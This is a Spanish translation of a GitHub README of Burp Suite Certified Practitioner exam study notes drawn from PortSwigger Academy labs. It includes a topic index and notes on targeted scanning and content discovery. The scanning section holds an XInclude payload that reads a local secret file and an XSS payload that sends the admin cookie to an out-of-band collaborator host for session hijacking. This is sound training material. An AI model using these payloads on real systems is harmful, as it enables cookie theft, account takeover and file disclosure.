
 botesjuan/burp-suite-certified-practitioner-exam-study
Notas de estudio prácticas y guías paso a paso para los laboratorios de PortSwigger Academy, que cubren vulnerabilidades web, payloads, enumeración y estrategias para el examen BSCP.

Estas son mis notas de estudio con más de 110 laboratorios de PortSwigger Academy. Usé estos laboratorios para aprobar el examen de Burp Suite Certified Practitioner en 2023. Mi certificación BSCP.
Para más información visita PortSwigger Academy para obtener los materiales de aprendizaje más recientes.
ESCANEO - Enumeración
Escaneo enfocado
Escaneo de entidades no estándar
PUNTO DE APOYO - Etapa 1
Descubrimiento de contenido
DOM-XSS
XSS Cross Site Scripting
Envenenamiento de caché web
Cabeceras de host
Contrabando de peticiones HTTP
Fuerza bruta
Autenticación
ESCALADA DE PRIVILEGIOS - Etapa 2
CSRF - Toma de control de cuenta
Restablecimiento de contraseña
SQLi - Inyección SQL
JWT - JSON Web Tokens
Contaminación de prototipos
Pruebas de API
Control de acceso
Endpoints de API GraphQL
CORS - Intercambio de recursos de origen cruzado
EXFILTRACIÓN DE DATOS - Etapa 3
XXE - Entidades XML e inyecciones
SSRF - Falsificación de peticiones del lado del servidor
SSTI - Inyección de plantillas del lado del servidor
SSPP - Contaminación de prototipos del lado del servidor
LFI - Recorrido de rutas de archivos
Subida de archivos
Deserialización
Inyección de comandos del sistema operativo
APÉNDICE
Scripts de Python
Payloads
Listas de palabras
Escaneo enfocado del objetivo
Enfoque
Contenido de entrenamiento adicional
Recomiendo hacer el Mystery lab challenge tantas veces como sea posible para poner a prueba tus habilidades y reducir el tiempo que te lleva identificar las vulnerabilidades, antes de hacer el examen.
También me resultó muy informativo este consejo de PortSwigger sobre Repetir tu examen.
Mira CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks para una visión actualizada del examen BSCP en 2024.
Gracias por el café de apoyo,
\o/
Mi certificado de Burp Suite Certified Practitioner.
La enumeración de las aplicaciones web comienza con un escaneo inicial y dirigido en un compromiso con tiempo limitado.
Escaneo enfocado
Escaneo de entidades no estándar
Debido al estricto límite de tiempo durante los compromisos o el examen, escanea puntos de inserción definidos para peticiones específicas.

El escáner detectó una vulnerabilidad de inyección XML en el parámetro storeId y esto permitió leer el archivo secreto de Carlos.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Solicitud XInclude fuera de banda, se necesita un DTD alojado para leer el archivo local.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: Discovering vulnerabilities quickly with targeted scanning
Escaneo de estructuras de datos no estándar utilizando la función de Burp para escanear el punto de inserción seleccionado para texto seleccionado en respuestas o solicitudes.

Identifica la vulnerabilidad a través de los resultados de problemas del escáner de Burp.
En este caso, utilizando el XSS identificado, roba las cookies del usuario administrador elaborando el payload en el punto de inserción identificado.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>Codifica por URL los caracteres clave.

>Usa la cookie del usuario administrador para acceder al panel de administración reemplazándola en la sesión actual del navegador.
[PortSwigger Lab: Escaneo de estructuras de datos no estándar](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# Acceso inicial
# Descubrimiento de contenido
>La enumeración del objetivo comienza con el fuzzing de directorios y archivos web. Usa las herramientas de engagement de Burp, la opción de descubrimiento de contenido para encontrar rutas y archivos ocultos, o usa `FFUF` para enumerar directorios y archivos web. Revisar `robots.txt` o `sitemap.xml` puede revelar contenido.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Herramienta de engagement de Burp, descubrimiento de contenido usando mi lista de palabras compilada burp-labs-wordlist como lista de archivos personalizada.
